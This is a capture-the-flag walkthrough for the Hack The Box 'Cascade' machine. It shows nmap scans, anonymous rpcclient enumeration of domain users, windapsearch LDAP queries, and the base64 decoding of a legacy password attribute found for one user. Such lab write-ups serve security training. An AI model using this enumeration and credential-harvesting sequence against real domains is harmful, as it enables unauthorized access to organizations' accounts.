
# HTB-Cascade

## NMAP SCAN

perform an Nmap scan.

```
sudo nmap -p 53,135,139,389,445,636,3268,3269,49154,49155,49157,49165 --min-rate=1000000000000000001 10.10.10.182 -sT -sV -O -Pn -sC
```




```
└─$ sudo nmap -p 53,135,139,389,445,636,3268,3269,49154,49155,49157,49165 --min-rate=1000000000000000001 10.10.10.182 -sT -sV -O -Pn -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 16:28 EDT
Nmap scan report for cascade.htb (10.10.10.182)
Host is up (0.020s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49165/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone|general purpose|specialized
Running (JUST GUESSING): Microsoft Windows Phone|8|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windo
ws_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Embedded Standard 7 (89%), Microsoft Windows 7 or Windows
 Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Mic
rosoft Windows 7 Professional or Windows 8 (89%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (89%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008
 SP1, or Windows 7 (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
```

clue: LDAP,RPC service enum.

First I tried with SMB but nothing came up, hence turning to RPC enum.


performing an specific port scan on these ports.



```
┌──(natasha㉿0xromanoff)-[~/Downloads]
└─$ sudo nmap -p 53,135,139,445,636,3268,5985,49154,49155,49165,49157 10.10.10.182 -sT -sV -O -Pn -sC
[sudo] password for natasha:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 01:26 EDT
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.04% done; ETC: 01:27 (0:00:00 remaining)
Nmap scan report for cascade.htb (10.10.10.182)
Host is up (0.021s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49165/tcp open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.52 seconds
```

# RPC ENUM

``rpcclient -U '' -N 10.10.10.182



```
┌──(natasha㉿0xromanoff)-[~/Downloads]
└─$ rpcclient -U '' -N  10.10.10.182
rpcclient $> srvinfo
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomains
name:[CASCADE] idx:[0×0]
name:[Builtin] idx:[0×0]
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0×1f2]
group:[Domain Users] rid:[0×201]
group:[Domain Guests] rid:[0×202]
group:[Domain Computers] rid:[0×203]
group:[Group Policy Creator Owners] rid:[0×208]
group:[DnsUpdateProxy] rid:[0×44f]
rpcclient $> getusername
Account Name: ANONYMOUS LOGON, Authority Name: NT AUTHORITY
rpcclient $> enumdomusers
user:[CascGuest] rid:[0×1f5]
user:[arksvc] rid:[0×452]
user:[s.smith] rid:[0×453]
user:[r.thompson] rid:[0×455]
user:[util] rid:[0×457]
user:[j.wakefield] rid:[0×45c]
user:[s.hickson] rid:[0×461]
user:[j.goodhand] rid:[0×462]
user:[a.turnbull] rid:[0×464]
user:[e.crowe] rid:[0×467]
user:[b.hanson] rid:[0×468]
user:[d.burman] rid:[0×469]
user:[BackupSvc] rid:[0×46a]
user:[j.allen] rid:[0×46e]
user:[i.croft] rid:[0×46f]
rpcclient $> lookupnames r.thompson
r.thompson S-1-5-21-3332504370-1206983947-1165150453-1109 (User: 1)
rpcclient $> querydispinfo
index: 0×ee0 RID: 0×464 acb: 0×00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0×ebc RID: 0×452 acb: 0×00000210 Account: arksvc Name: ArkSvc    Desc: (null)
```


```
srvinfo
```

gives the information about the server.


```
querydispinfo && enumdomusers
```

gives the user names . If we query for individual users, we can see more information

```
querydispinfo s.smith
```



```
rpcclient $> enumdomusers
user:[CascGuest] rid:[0×1f5]
user:[arksvc] rid:[0×452]
user:[s.smith] rid:[0×453]
user:[r.thompson] rid:[0×455]
user:[util] rid:[0×457]
user:[j.wakefield] rid:[0×45c]
user:[s.hickson] rid:[0×461]
user:[j.goodhand] rid:[0×462]
user:[a.turnbull] rid:[0×464]
user:[e.crowe] rid:[0×467]
user:[b.hanson] rid:[0×468]
user:[d.burman] rid:[0×469]
user:[BackupSvc] rid:[0×46a]
user:[j.allen] rid:[0×46e]
user:[i.croft] rid:[0×46f]
rpcclient $> 
```




```
rpcclient $> querydispinfo
index: 0×ee0 RID: 0×464 acb: 0×00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0×ebc RID: 0×452 acb: 0×00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0×ee4 RID: 0×468 acb: 0×00000211 Account: b.hanson       Name: Ben Hanson        Desc: (null)
index: 0×ee7 RID: 0×46a acb: 0×00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0×deb RID: 0×1f5 acb: 0×00000215 Account: CascGuest      Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0×ee5 RID: 0×469 acb: 0×00000210 Account: d.burman       Name: David Burman      Desc: (null)
index: 0×ee3 RID: 0×467 acb: 0×00000211 Account: e.crowe        Name: Edward Crowe      Desc: (null)
index: 0×eec RID: 0×46f acb: 0×00000211 Account: i.croft        Name: Ian Croft Desc: (null)
index: 0×eeb RID: 0×46e acb: 0×00000210 Account: j.allen        Name: Joseph Allen      Desc: (null)
index: 0×ede RID: 0×462 acb: 0×00000210 Account: j.goodhand     Name: John Goodhand     Desc: (null)
index: 0×ed7 RID: 0×45c acb: 0×00000210 Account: j.wakefield    Name: James Wakefield   Desc: (null)
index: 0×eca RID: 0×455 acb: 0×00000210 Account: r.thompson     Name: Ryan Thompson     Desc: (null)
index: 0×edd RID: 0×461 acb: 0×00000210 Account: s.hickson      Name: Stephanie Hickson Desc: (null)
index: 0×ebd RID: 0×453 acb: 0×00000210 Account: s.smith        Name: Steve Smith       Desc: (null)
index: 0×ed2 RID: 0×457 acb: 0×00000210 Account: util   Name: Util      Desc: (null)
rpcclient $> 
```

To filter out only users from rpclient

```
grep "user:" users.lst | sed 's/user:\[\(.*\)\] .*/\1/'
```

```
grep "user:" users.lst | sed 's/user:\[\(.*\)\] .*/\1/' > users.txt
```



```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ grep "user:" users.lst | sed 's/user:\[\(.*\)\] .*/\1/'

CascGuest
arksvc
s.smith
r.thompson
util
j.wakefield
s.hickson
j.goodhand
a.turnbull
e.crowe
b.hanson
d.burman
BackupSvc
j.allen
i.croft
```

Note: Kerbrute is to find the valid usernames from a bunch of names. in this case , we already have found valid usernames so that won't be necessary.

**USING WINDAPSEARCH**

## What the Tool Does:

- `windapsearch.py` is an LDAP enumeration tool for **Windows Active Directory** environments. It queries the **LDAP server** running on the Domain Controller to retrieve information about the domain's objects.

## What Kind of Information Can Be Retrieved:

With the flags you're using, the tool will likely retrieve the following information about **users** in the domain:

- **Usernames**
- **Display names**
- **Email addresses**
- **Security Identifiers (SIDs)**
- **Group memberships**
- **Home directories**
- **Password last set** and **account expiration details**


- Other **LDAP attributes** like phone numbers, departments, and titles (if they exist).

```
python3 ./windapsearch.py -U --full --dc-ip 10.10.10.182
```

since the output is too big to validate, output all of that into a file.


```
python3 ./windapsearch.py -U --full --dc-ip 10.10.10.182 > Domain_user.txt
```

```
cat Domain_user.txt | grep "cascadeLegacyPwd"
```



```
name: Ryan Thompson
objectGUID: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132247339091081169
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

```
echo "clk0bjVldmE=" | base64 -d
```



